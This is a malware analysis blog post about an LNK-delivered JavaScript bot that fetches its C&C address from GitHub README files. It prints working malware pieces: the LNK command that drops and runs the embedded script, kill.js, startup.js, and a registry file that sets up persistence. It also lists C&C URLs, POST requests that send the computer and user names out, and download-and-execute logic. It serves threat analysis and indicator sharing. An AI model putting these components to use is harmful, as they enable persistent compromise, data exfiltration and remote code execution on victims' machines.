JavaScript based Bot using Github C&C

pwncode.io/2018/05/javascript-based-bot-using-github-c.html

An LNK file was discovered in the wild recently on 22nd May 2018 which used an interesting mechanism for C&C communication leveraging github and used a new JavaScript based Bot for performing malicious activities on the system.

MD5 hash of the ZIP file: f444bfe1e65b5e2bef8984c740bd0a49
MD5 hash of the LNK file: 219dedb53da6b1dce0d6c071af59b45c
Filename: 200_Germany.lnk

Config File details are mentioned at the end of the article.

The Target of the LNK file is as shown below:

%comspec% /c copy 2*.lnk %tmp%&%systemdrive%&cd %tmp%&attrib +r *.lnk&for /f "delims=" %a in ('dir /s /b *.LnK') do type "%~fa" | find "p0b2x6">.js &CsCRipt .js "%~fa"

This LNK file contains a malicious JavaScript inside it which will be dropped and executed using cscript.

The JavaScript is as shown below:

Figure 1
It also contains a decoy CSV file which will be displayed to the end user after execution.

The LNK file first searches for all the lines containing the marker "p0b2x6" inside it. Each of these lines correspond to the JavaScript which will be used to perform further malicious activities.

Analysis of the JavaScript file

Below are the main functions performed by the JavaScript file:

1. Collects information about the AV software running on the machine using the following WMI query:
SELECT displayName FROM AntiVirusProduct

2. Collects information about the version of the OS by running the WMI query:
SELECT * FROM Win32_OperatingSystem

3. The decoy contents will be extracted from the LNK file and dropped on the file system with the filename: 200_Germany.csv. This is the decoy file which will be displayed to the user as shown below:



Figure 2
4. It creates the storage directory in the path: %localappdata%\Microsoft\PackageCache\{37B8F9C7-03FB-3253-8781-2517C99D7C00}"

It is important to note that the environment variable, %localappdata% is present only on Windows 7 and above.

5. It creates a kill.js file in the Storage directory with the following contents:

```
var oWMISrvc = GetObject("winmgmts:\\\\.\\root\\cimv2");while(1){WScript.Sleep(180000); cProcNIE();}function cProcNIE() {try {var colProcLst = oWMISrvc.ExecQuery("SELECT * FROM Win32_Process WHERE CommandLine LIKE '%-Embedding%' AND Name = 'iexplore.exe'");var objItem = new Enumerator(colProcLst);for(;!objItem.atEnd();objItem.moveNext()) {var p = objItem.item();p.Terminate();}} catch  (e) {}}
```

The purpose of this JS file is to kill any running instances of Internet Explorer which have the command line parameter matching: "-Embedding". The reason to do this is because InternetExplorer.Application ActiveX Object is used by the JavaScript to perform the C&C communication.

6. Creates a startup.js file in the storage directory with the following contents:

```
var WshShell = new ActiveXObject("WScript.Shell");
WshShell.Run("C:\\Windows\\System32\\cscript.exe %localappdata%\\Microsoft\\PackageCache\\{37B8F9C7-03FB-3253-8781-2517C99D7C00}\\file.js", 0, 0);
```

The purpose of this file is to execute the main malicious JavaScript file.

7. Copies the main JavaScript file to the storage directory with the filename: file.js

8. Executes the main JavaScript, file.js

9. Deletes the original instance of the JavaScript.

The following actions are performed when the main JavaScript is executed from the storage directory.

10. Creates an lck file, h.lck in the storage directory.

11. Kills any running instance of iexplore.exe as described in the step 5 above.

12. Creates a Windows Registry file, g3r.reg in the storage directory with the following information:

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"run"="%localappdata%\\Microsoft\\PackageCache\\{37B8F9C7-03FB-3253-8781-2517C99D7C00}\\services.lnk"

[HKEY_CURRENT_USER\Control Panel\Cursors]
"AppStarting"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,63,00,75,00,72,00,73,00,6f,00,72,00,73,00,5

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"Check_Associations"="no"
"NoProtectedModeBanner"=dword:00000001
"IE10RunOncePerInstallCompleted"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Recovery]
"AutoRecover"=dword:00000002

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\PhishingFilter]
"EnabledV9"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\BrowserEmulation]
"MSCompatibilityMode"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
"EnableBalloonTips"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
"GlobalUserOffline"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
"2500"=dword:00000003

[HKEY_CURRENT_USER\Software\Piriform\CCleaner]
"BrowserMonitoring"=-
"(Mon)3001"=-
```

This registry file is executed using: reg import command and it results in the creation of the Persistence Registry key which points to service.lnk file dropped in the Storage Directory.

13. Creates a Shortcut, LNK file with the name, service.lnk in the Storage Directory whose target points to startup.js in the storage directory.

C&C Communication

The most interesting part in this sample was the C&C Communication. The C&C Server address is retrieved from github as shown below:

JavaScript calls the extract_srvaddr() function which performs the following main actions:

1. Connects to the following github URLs:

https://raw.githubusercontent.com/deadpooool/news/master/README.md
https://raw.githubusercontent.com/anvaperhdfjkdhud/1234/master/README.md

Looks for the pattern: "our news start at (.*) thank you"

Please refer the screenshot below:

Figure 3
2. Once it finds the above pattern, it extracts the number. In our case, the number is: 2077937692956. This number is the decimal representation of the C&C IP Address: 185.247.211.198.

3. It calls the function, num2dot() to convert the above number to an IP address.

4. Validation of the C&C Server: It uses an interesting method to verify whether the C&C Server is indeed the actual intended server and not an analysis server. To do this, it constructs the following URL:

http://<C&C_server>/Validate/ValSrv

It connects to the above URL and looks for the string: youwillnotfindthisanywhare.

Please refer the screenshot below.

Figure 4
If this string is found in the HTML response, then it continues with the execution.

Data Exfiltration and C&C Commands

The communication between the JavaScript based bot and the C&C Server takes place using an instance of InternetExplorer.Application ActiveXObject.

The function, get_page_content_with_ie() is used to send GET and POST requests to the C&C Server.

The main requests sent are as shown below:

getid: Sends an HTTP POST request to the URL: **hxxp://185.247.211.198//Validate/getid** with the following data:

action=getSerial&computer_name=<computer_name>&username=<username>&version=1.3&cli=bd

In response, the C&C Server will return the ID as shown below:

1312433611441862

getcommand: It retrieves the commands from the C&C Server by sending an HTTP POST request to the URL: **hxxp://185.247.211.198/Validate/getcommand** and sending the following data:

action=getCommand&uid=<id>

The Server responds with the following data:

{'command':'','timeout':'5','interpreter':''}

At the time of verification, the C&C Server was not responding with a command.

However, based on the static analysis of the JavaScript, it will perform the following actions on the command:

1. Parses the command searching for the keyword: "download"
2. If it finds the keyword, "download", then it splits the value using the delimiter, "|"
3. Sends an HTTP GET request to the URL: hxxp://185.247.211.198/Validate/dwnld?u=<value> to fetch the response
4. If the response is a binary, then the file will be dropped and executed.
5. Otherwise the command will be executed directly using cmd.exe

Config File

URLs:
['https://raw.githubusercontent.com/deadpooool/news/master/README.md','https://raw.githubusercontent.com/anvaperhdfjkdhud/1234/master/RE
version = "1.3"
ref = "bd"
StorageDir = WshShell.ExpandEnvironmentStrings("%localappdata%")+"\\Microsoft\\PackageCache\\{37B8F9C7-03FB-3253-8781-2517C99D7C00}";
startup_shortcut = services.lnk
agent_location = file.js
agent_hidden_executer = startup.js
g3r = g3r.reg
agent_id_location = id
lckFile = h.lck
ieFile = kill.js
sctFile = SC7.P7D
pyFile = main.py c0d3inj3cT